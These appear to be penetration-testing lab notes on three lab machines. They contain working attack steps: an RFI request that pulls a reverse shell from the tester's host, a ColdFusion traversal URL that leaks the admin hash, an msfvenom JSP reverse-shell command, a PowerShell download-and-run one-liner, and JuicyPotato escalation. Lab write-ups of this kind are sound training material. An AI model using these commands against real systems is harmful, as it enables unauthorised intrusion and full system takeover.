gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.11.1.8:80
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.11.1.8:80
[+] Threads:   10
[+] Wordlist:  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout:   10s
=====
2020/04/26 11:44:41 Starting gobuster
=====
/manual (Status: 301)
/usage (Status: 403)
/internal (Status: 301)
Progress: 23293 / 220561 (10.56%)^C
[!] Keyboard interrupt detected, terminating.
=====
2020/04/26 11:50:39 Finished
=====
```



**smb**

## **smb nmap**

| PORT    | STATE | SERVICE      | REASON  |
|---------|-------|--------------|---------|
| 139/tcp | open  | netbios-ssn  | syn-ack |
| 445/tcp | open  | microsoft-ds | syn-ack |

# enum4linux

```
enum4linux -a 10.11.1.8
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Apr 26 11:25:27 2020
```

```
=====
| Target Information  |
=====
Target ..... 10.11.1.8
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.8  |
=====
[E] Can't find workgroup/domain
```

```
=====
| Nbtstat Information for 10.11.1.8  |
=====
Looking up status of 10.11.1.8
No reply from 10.11.1.8

=====
| Session Check on 10.11.1.8  |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[E] Server doesn't allow session using username "", password "". Aborting remainder of tests.
```

## Pictures

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 11:03 EDT
Nmap scan report for 10.11.1.8
Host is up (0.53s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    closed smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>example</title>
        <link type="text/css" rel="stylesheet" href="advanced_comment_system/css/style.css" />
    <script src="advanced_comment_system/js/common.js" type="text/javascript"></script>
    <script src="advanced_comment_system/js/mootools.js" type="text/javascript"></script>
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/8/www$ searchsploit advanced comment system
-----
Exploit Title
```

---

```
Advanced Comment System 1.0 - Multiple Remote File Inclusions
Advanced Comment System 1.0 - SQL Injection
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.119.167'; // CHANGE THIS
$port = 80; // CHANGE THIS
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/8$ curl -s "http://10.11.1.8/internal/advanced_comment_system/admin.php?ACS_path=http://192.168.119.167:443/80.txt%00"
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/8/www# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.8] 37174
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 athlon i386 GNU/Linux
16:19:50 up 6 days, 1:02, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM           LOGIN@    IDLE    JCPU    PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-3.00$ 
```

```
sh-3.00# uname -a
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 athlon i386 GNU/Linux
```

```
gcc -Wall -Wl,--hash-style=both -o 9542 9542.c
```

```
sh-3.00$ chmod 777 *
sh-3.00$ /tmp/9542
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
```

```
sh-3.00# cat proof.txt && ip addr show && whoami
f56a325ef00d4553a4046b7eacc5d667
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: sit0: <NOARP> mtu 1480 qdisc noop
    link/sit 0.0.0.0 brd 0.0.0.0
4: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:9f:a7:e4 brd ff:ff:ff:ff:ff:ff
    inet 10.11.1.8/16 brd 10.11.255.255 scope global eth0
        inet6 fe80::250:56ff:fe9f:a7e4/64 scope link
            valid_lft forever preferred_lft forever
root
```

## **10.11.1.10 Mike**

Nmap showed that only 80 was open.

Nikto showed that the machine was running cold fusion 8.

Searchsploit showed that there was a potential directory traversal that would dump a hash of the admin creds.

<http://10.11.1.10/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en>

AAFDC23870ECBCD3D557B6423A8982134E17927E

Ran the creds against hashcrack.com and got a match for "pass123"

The attempt to login was successful.

Looking at the Server Settings Mappings node told Chris where the root directory of ColdFusion was.

C:\Inetpub\wwwroot\CFIDE\

He created a scheduled task to upload a malicious .jsp file and write it to the root direcory of ColdFusion.

After he ran the scheduled task he navigated to http:\\10.11.1.10\CFIDE\443.jsp, executing the jsp file and giving him a reverse shell via nc.

The shell was already nt authority\system.

## ***enumeraton***

windows server 2003/r2 or xp

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.10 && nmap -sC -sV -Pn 10.11.1.10 && nmap -p- -Pn 10.11.1.10  
1  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT  
Nmap scan report for 10.11.1.10  
Host is up (0.082s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
80/tcp     open  http  
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT  
Nmap scan report for 10.11.1.10  
Host is up (0.077s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE VERSION  
80/tcp     open  http    Microsoft IIS httpd 6.0  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Microsoft-IIS/6.0  
|_http-title: Under Construction  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT  
Nmap scan report for 10.11.1.10  
Host is up (0.065s latency).  
Not shown: 65534 filtered ports  
PORT      STATE SERVICE  
80/tcp     open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 126.65 seconds
```

***web***

## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

# nikto

```
nikto -host http://10.11.1.10:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.10
+ Target Hostname: 10.11.1.10
+ Target Port:    80
+ Start Time:    2020-04-26 16:26:00 (GMT-4)

-----
```

+ Server: Microsoft-IIS/6.0  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Uncommon header 'server-error' found, with contents: true  
+ Cookie CFID created without the httponly flag  
+ Cookie CFTOKEN created without the httponly flag  
+ Cookie CFAUTHORIZATION\_cfadmin created without the httponly flag  
+ OSVDB-3399: /CFIDE/administrator/index.cfm: ColdFusion Administrator found. ColdFusion 4.5.1 and earlier may have an overflow by submitting a 40k character password. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0538>.  
<http://www.securityfocus.com/bid/1314>.  
+ Cookie CFAUTHORIZATION\_componentutils created without the httponly flag  
+ /CFIDE/componentutils/cfcexplorer.cfc: ColdFusion Component Browser. Default password may be 'admin'.  
+ Cookie JSESSIONID created without the httponly flag  
+ /flex2gateway/http: Adobe BlazeDS identified.  
+ /servlet/AxisServlet: Apache Axis web services reveals information about all installed web services. See <http://ws.apache.org/axis/java/security.html> to secure Axis.  
+ 7891 requests: 2 error(s) and 15 item(s) reported on remote host  
+ End Time: 2020-04-26 16:37:29 (GMT-4) (689 seconds)

```
-----
```

+ 1 host(s) tested  
squid@CoolHandKali:/Yeet/Machines/OSCP/10\$

## **Pictures**

```
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT
Nmap scan report for 10.11.1.10
Host is up (0.082s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT
Nmap scan report for 10.11.1.10
Host is up (0.077s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-methods:
|   |_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT
Nmap scan report for 10.11.1.10
Host is up (0.065s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 126.65 seconds
```

```
nikto -host http://10.11.1.10:80
- Nikto v2.1.6
-----
+ Target IP:          10.11.1.10
+ Target Hostname:    10.11.1.10
+ Target Port:        80
+ Start Time:         2020-04-26 16:26:00 (GMT-4)
-----
+ Server: Microsoft-IIS/6.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different way
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Uncommon header 'server-error' found, with contents: true
+ Cookie CFID created without the httponly flag
+ Cookie CFTOKEN created without the httponly flag
+ Cookie CFAUTHORIZATION_cfadmin created without the httponly flag
+ OSVDB-3399: /CFIDE/administrator/index.cfm: ColdFusion Administrator found. ColdFusion 4.5.1 and earlier may have an unpatched vulnerability. http://www.securityfocus.com/bid/1314.
+ Cookie CFAUTHORIZATION_componentutils created without the httponly flag
+ /CFIDE/componentutils/cfcexplorer.cfc: ColdFusion Component Browser. Default password may be 'admin'.
+ Cookie JSESSIONID created without the httponly flag
+ /flex2gateway/http: Adobe BlazeDS identified.
+ /servlet/AxisServlet: Apache Axis web services reveals information about all installed web services. See http://ws.apache.org/axis2/java/core/
+ 7891 requests: 2 error(s) and 15 item(s) reported on remote host
+ End Time:           2020-04-26 16:37:29 (GMT-4) (689 seconds)
-----
+ 1 host(s) tested
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/10$ searchsploit coldfusion
```

## Exploit Title

Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting

Adobe ColdFusion - Directory Traversal

① 10.11.1.10/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en

CyberChef HashCracker example\_hashes GTFOBins LOLBAS PenTestMonkey RSCS PayloadAllTheThings C# Online

CF  
ADOBE® COLDFUSION® 8 ADMINISTRATOR

#Fri Sep 23 18:27:15 PDT 2011 rdspassword=8(^:(B\#ILU\]AE2F+L;]2J %]\*:X\AI=>\npassword=AAFDC23870ECBCD3D557B6423A8982134E17927E  
encrypted=true

admin

#Fri Sep 23 18:27:15 PDT 2011 rdspassword=8(^:(B\#ILU\]AE2F+L;]2J %]\*:X\AI=>\npassword=AAFDC23870ECBCD3D557B6423A8982134E17927E  
encrypted=true

|

#Fri Sep 23 18:27:15 PDT 2011 rdspassword=8(^:(B\#ILU\]AE2F+L;]2J %]\*:X\AI=>\npassword=AAFDC23870ECBCD3D557B6423A8982134E17927E  
encrypted=true

Adobe

AAFDCC3870ECBCD3D557B6423A8982134E17927E

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

| Hash                                     | Type | Result  |
|------------------------------------------|------|---------|
| AAFDCC3870ECBCD3D557B6423A8982134E17927E | sha1 | pass123 |

Color Coder: Green Exact match Yellow Partial match Red Not found

**▼ SERVER SETTINGS**

- Settings
- Request Tuning
- Caching
- Client Variables
- Memory Variables
- Mappings**
- Mail
- Charting
- Font Management
- Java and JVM
- Settings Summary

**► DATA & SERVICES**

- Debug Output Settings
- Debugging IP Addresses
- Debugger Settings
- Logging Settings
- Log Files
- Scheduled Tasks
- System Probes
- Code Analyzer

**Server Settings > Mappings**

ColdFusion mappings let the cfinclude and cfmodule tags access pages that are outside the Web root. If you specify a path that starts with the mapping:

ColdFusion also uses mappings to find ColdFusion components (CFCs). The cfinvoke and cfobject tags and CreateObject function look for CFCs in the root directory of the mapping.

**Note:** These mappings are independent of web server virtual directories. If you would like to create a virtual directory to access a given directory through

**Add / Edit ColdFusion Mappings**

Logical Path

Directory Path

 [Browse Server](#)
[Add Mapping](#)**Active ColdFusion Mappings**

| Actions | Logical Path | Directory Path             |
|---------|--------------|----------------------------|
|         | /CFIDE       | C:\Inetpub\wwwroot\CFIDE   |
|         | /gateway     | C:\ColdFusion8\gateway\cfc |

[Memory Variables](#)[Mappings](#)[Mail](#)[Charting](#)[Font Management](#)[Java and JVM](#)[Settings Summary](#)**► DATA & SERVICES****► DEBUGGING & LOGGING**[Debug Output Settings](#)[Debugging IP Addresses](#)[Debugger Settings](#)[Logging Settings](#)[Log Files](#)**Scheduled Tasks**[System Probes](#)[Code Analyzer](#)[License Scanner](#)**► SERVER MONITORING****► EXTENSIONS****► EVENT GATEWAYS****► SECURITY****► PACKAGING & DEPLOYMENT****Task Name**

Yeet

**Frequency**

One-Time at **1:59 PM**

---

Recurring

Daily

at

Daily every

Hours

0

M

Start Time

**URL**

http://192.168.119.167/443.jsp

**User Name**

admin

**Password**

\*\*\*\*\*

**Timeout (sec)**

**Proxy Server**

: Port

**Publish**

Save output to a file

**File**

C:\Inetpub\wwwroot\CFIDE\443.jsp

**Resolve URL**

Resolve internal URLs so that links rem

[Submit](#)[Cancel](#)

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST="192.168.119.167" LPORT=443 -f raw > 443.jsp
```

```
type proof.txt && ipconfig && whoami  
a416a831fddf36aa8c01ba0674ca7bf8
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix . :  
IP Address . . . . . : 10.11.1.10  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

```
nt authority\system
```

## **10.11.1.13 Disco**

Nmap showed that many ports were open.

Chris was able to connect to ftp anonymously and upload files.

A all port nmap scan shoed that there was an iis server running on port 4167.

Upon further review the webroot of this iis server was also the ftproot.

He was able to navigate to a aspx webshell he uploaded and execute code.

In the .aspx webshell he was able to run a powershell command uploading Invoke-PowerShellTCP.ps1 into memory giving him a reverse shell as iis apppool\defaultapppool.

During enumeration he ran whoami /all, which showed him that iis apppool was had the seimpersonate token, which leaves the machine vulnerale to the juicy potato exploit.

When running the juicy potato exploit, he had the elevated process token call run.bat, which contained a powershell one-liner to call another Invoke-PowerShellTCP.ps1 into memory creating another reverse shell on a different port as nt authority\system.

0c012af5208bac5826bb9dd4d4caedf8

## **enumeration**

upload via ftp anonymous  
x64

powershell.exe "IEX(new-object net.webclient).downloadstring('<http://192.168.119.167:80/3232.ps1>')"

Microsoft Windows Server 2012 R2 Standard

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.13 && nmap -sC -sV -Pn 10.11.1.13 && nmap -p- -Pn 10.11.1.13  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 17:43 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.063s latency).  
Not shown: 985 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1433/tcp  open  ms-sql-s  
3389/tcp  open  ms-wbt-server  
5800/tcp  open  vnc-http  
5900/tcp  open  vnc  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 17:44 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.067s latency).  
Not shown: 985 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          Microsoft ftptd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-07-19 10:25PM  <DIR>    aspnet_client  
| 04-25-20 09:34PM  1400 cmdasp.aspx  
| 04-07-19 07:14PM  99710 iis-85.png  
| 04-07-19 07:14PM  701 iisstart.htm  
| 04-25-20 12:25PM  38136 loled.asp  
| 04-25-20 12:33PM  2736 loled.aspx  
| 04-26-20 09:34PM  14286 Powerless.bat  
|_04-25-20 12:15PM  2063 tcp_445_smb_nmap.txt  
| ftp-syst:  
|_ SYST: Windows_NT  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
1433/tcp  open  ms-sql-s    Microsoft SQL Server 2012 11.00.2100.00; RTM  
| ms-sql-ntlm-info:  
| Target_Name: DISCO  
| NetBIOS_Domain_Name: DISCO  
| NetBIOS_Computer_Name: DISCO  
| DNS_Domain_Name: disco  
| DNS_Computer_Name: disco  
|_ Product_Version: 6.3.9600  
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback  
| Not valid before: 2020-03-03T20:03:22  
|_ Not valid after: 2050-03-03T20:03:22  
|_ssl-date: 2020-04-26T21:43:29+00:00; -2m25s from scanner time.  
3389/tcp  open  ssl/ms-wbt-server?  
| rdp-ntlm-info:  
| Target_Name: DISCO  
| NetBIOS_Domain_Name: DISCO  
| NetBIOS_Computer_Name: DISCO  
| DNS_Domain_Name: disco
```

```
| DNS_Compiler_Name: disco
| Product_Version: 6.3.9600
|_ System_Time: 2020-04-26T21:43:18+00:00
| ssl-cert: Subject: commonName=disco
| Not valid before: 2020-04-24T12:07:49
|_Not valid after: 2020-10-24T12:07:49
5800/tcp open vnc-http      TightVNC (user: disco; VNC TCP port: 5900)
|_http-title: TightVNC desktop [disco]
5900/tcp open vnc          VNC (protocol 3.8)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_vnc-info: ERROR: Script execution failed (use -d to debug)
49152/tcp open msrpc       Microsoft Windows RPC
49153/tcp open msrpc       Microsoft Windows RPC
49154/tcp open msrpc       Microsoft Windows RPC
49155/tcp open msrpc       Microsoft Windows RPC
49156/tcp open msrpc       Microsoft Windows RPC
49157/tcp open msrpc       Microsoft Windows RPC
49158/tcp open msrpc       Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: -2m24s, deviation: 0s, median: -2m25s
| ms-sql-info:
| 10.11.1.13:1433:
|   Version:
|     name: Microsoft SQL Server 2012 RTM
|     number: 11.00.2100.00
|     Product: Microsoft SQL Server 2012
|     Service pack level: RTM
|     Post-SP patches applied: false
|_ TCP port: 1433
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-04-26T21:43:18
|_ start_date: 2020-03-03T20:03:20
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 113.22 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:45 EDT

Nmap scan report for 10.11.1.13

Host is up (0.064s latency).

Not shown: 65517 closed ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 21/tcp    | open  | ftp           |
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 445/tcp   | open  | microsoft-ds  |
| 1433/tcp  | open  | ms-sql-s      |
| 3389/tcp  | open  | ms-wbt-server |
| 4167/tcp  | open  | ddgn          |
| 5800/tcp  | open  | vnc-http      |
| 5900/tcp  | open  | vnc           |
| 5985/tcp  | open  | wsman         |
| 47001/tcp | open  | winrm         |

```
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 109.07 seconds

## **users**

### Users

---

-----  
Username: admin

Groups: Users

-----

Username: Administrator

Groups: Administrators

-----

Username: alice

Groups: Users

-----

Username: backup

Groups: Users

-----

Username: david

Groups: Users

-----

Username: gary

Groups: Users

-----

Username: Guest

Groups: Guests

-----

Username: homer

Groups: Users

-----

Username: john

Groups: Users

-----

Username: lee

Groups: Users

-----

Username: lisa

Groups: Users

-----

Username: mark

Groups: Users

-----

Username: ned

Groups: Users

-----

Username: nick

Groups: Users

-----

Username: tood

Groups: Users

***privesc***

# **PowerUP**

nothing

# Jaws

Running J.A.W.S. Enumeration

- Gathering User Information
- Gathering Processes, Services and Scheduled Tasks
- Gathering Installed Software
- Gathering File System Information
- Looking for Simple Priv Esc Methods

```
#####
```

```
## J.A.W.S. (Just Another Windows Enum Script) ##
```

```
## ##
```

```
## https://github.com/411Hall/JAWS ##
```

```
## ##
```

```
#####
```

Windows Version: Microsoft Windows Server 2012 R2 Standard

Architecture: AMD64

Hostname: DISCO

Current User: DISCO\$

Current Time\Date: 04/27/2020 13:19:58

---

## Users

---

-----

Username: admin

Groups: Users

-----

Username: Administrator

Groups: Administrators

-----

Username: alice

Groups: Users

-----

Username: backup

Groups: Users

-----

Username: david

Groups: Users

-----

Username: gary

Groups: Users

-----

Username: Guest

Groups: Guests

-----

Username: homer

Groups: Users

-----

Username: john

Groups: Users

-----

Username: lee

Groups: Users

-----

Username: lisa

Groups: Users

-----

Username: mark

Groups: Users

-----

Username: ned

Groups: Users

-----

Username: nick

Groups: Users

-----  
Username: tood  
Groups: Users

---

## Network Information

---

### Windows IP Configuration

#### Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .:  
IPv4 Address . . . . . : 10.11.1.13  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1

#### Tunnel adapter isatap.{D162924A-0442-4EF9-8BB7-170757574023}:

Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :

---

## Arp

---

#### Interface: 10.11.1.13 --- 0xd

| Internet Address | Physical Address  | Type    |
|------------------|-------------------|---------|
| 10.11.0.1        | 00-50-56-9f-aa-3e | dynamic |
| 10.11.1.101      | 00-50-56-9f-6f-c9 | dynamic |
| 10.11.1.111      | 00-50-56-9f-73-22 | dynamic |
| 10.11.1.222      | 00-50-56-9f-2e-79 | dynamic |
| 10.11.255.255    | ff-ff-ff-ff-ff-ff | static  |
| 224.0.0.22       | 01-00-5e-00-00-16 | static  |
| 224.0.0.252      | 01-00-5e-00-00-fc | static  |

---

## NetStat

---

### Active Connections

| Proto | Local Address   | Foreign Address       | State       | PID  |
|-------|-----------------|-----------------------|-------------|------|
| TCP   | 0.0.0.0:21      | 0.0.0.0:0             | LISTENING   | 588  |
| TCP   | 0.0.0.0:135     | 0.0.0.0:0             | LISTENING   | 544  |
| TCP   | 0.0.0.0:445     | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:1433    | 0.0.0.0:0             | LISTENING   | 496  |
| TCP   | 0.0.0.0:3389    | 0.0.0.0:0             | LISTENING   | 2012 |
| TCP   | 0.0.0.0:4167    | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:5800    | 0.0.0.0:0             | LISTENING   | 1196 |
| TCP   | 0.0.0.0:5900    | 0.0.0.0:0             | LISTENING   | 1196 |
| TCP   | 0.0.0.0:5985    | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:47001   | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:49152   | 0.0.0.0:0             | LISTENING   | 384  |
| TCP   | 0.0.0.0:49153   | 0.0.0.0:0             | LISTENING   | 656  |
| TCP   | 0.0.0.0:49154   | 0.0.0.0:0             | LISTENING   | 696  |
| TCP   | 0.0.0.0:49155   | 0.0.0.0:0             | LISTENING   | 352  |
| TCP   | 0.0.0.0:49156   | 0.0.0.0:0             | LISTENING   | 452  |
| TCP   | 0.0.0.0:49157   | 0.0.0.0:0             | LISTENING   | 2040 |
| TCP   | 0.0.0.0:49158   | 0.0.0.0:0             | LISTENING   | 460  |
| TCP   | 10.11.1.13:139  | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 10.11.1.13:4167 | 192.168.119.167:38876 | CLOSE_WAIT  | 4    |
| TCP   | 10.11.1.13:4167 | 192.168.119.167:38908 | ESTABLISHED | 4    |
| TCP   | 10.11.1.13:4167 | 192.168.119.167:39110 | ESTABLISHED | 4    |

|     |                  |                      |             |      |
|-----|------------------|----------------------|-------------|------|
| TCP | 10.11.1.13:49168 | 192.168.119.167:3232 | CLOSE_WAIT  | 1124 |
| TCP | 10.11.1.13:49173 | 192.168.119.167:3232 | ESTABLISHED | 2656 |
| TCP | [::]:21          | [::]:0               | LISTENING   | 588  |
| TCP | [::]:135         | [::]:0               | LISTENING   | 544  |
| TCP | [::]:445         | [::]:0               | LISTENING   | 4    |
| TCP | [::]:1433        | [::]:0               | LISTENING   | 496  |
| TCP | [::]:3389        | [::]:0               | LISTENING   | 2012 |
| TCP | [::]:4167        | [::]:0               | LISTENING   | 4    |
| TCP | [::]:5985        | [::]:0               | LISTENING   | 4    |
| TCP | [::]:47001       | [::]:0               | LISTENING   | 4    |
| TCP | [::]:49152       | [::]:0               | LISTENING   | 384  |
| TCP | [::]:49153       | [::]:0               | LISTENING   | 656  |
| TCP | [::]:49154       | [::]:0               | LISTENING   | 696  |
| TCP | [::]:49155       | [::]:0               | LISTENING   | 352  |
| TCP | [::]:49156       | [::]:0               | LISTENING   | 452  |
| TCP | [::]:49157       | [::]:0               | LISTENING   | 2040 |
| TCP | [::]:49158       | [::]:0               | LISTENING   | 460  |
| UDP | 0.0.0.0:123      | *:*                  |             | 748  |
| UDP | 0.0.0.0:500      | *:*                  |             | 696  |
| UDP | 0.0.0.0:3389     | *:*                  |             | 2012 |
| UDP | 0.0.0.0:4500     | *:*                  |             | 696  |
| UDP | 0.0.0.0:5355     | *:*                  |             | 816  |
| UDP | 10.11.1.13:137   | *:*                  |             | 4    |
| UDP | 10.11.1.13:138   | *:*                  |             | 4    |
| UDP | [::]:123         | *:*                  |             | 748  |
| UDP | [::]:500         | *:*                  |             | 696  |
| UDP | [::]:3389        | *:*                  |             | 2012 |
| UDP | [::]:4500        | *:*                  |             | 696  |

---

## Firewall Status

---

Firewall is Disabled

---

## FireWall Rules

---

| Name                                  | LocalPorts | ApplicationName           |
|---------------------------------------|------------|---------------------------|
| Core Networking - Pack...             |            |                           |
| TightVNC                              |            | C:\Program Files\Tight... |
| Remote Desktop - Shadow... *          |            | C:\Windows\system32\Rd... |
| Core Networking - Dynam... 68         |            | C:\Windows\system32\sv... |
| Core Networking - Dynam... 546        |            | C:\Windows\system32\sv... |
| Core Networking - Teredo... Teredo    |            | C:\Windows\system32\sv... |
| FTP Server (FTP Traffic... 21         |            | C:\Windows\system32\sv... |
| FTP Server Passive (FTP... 1024-65535 |            | C:\Windows\system32\sv... |
| FTP Server Secure (FTP ... 990        |            | C:\Windows\system32\sv... |
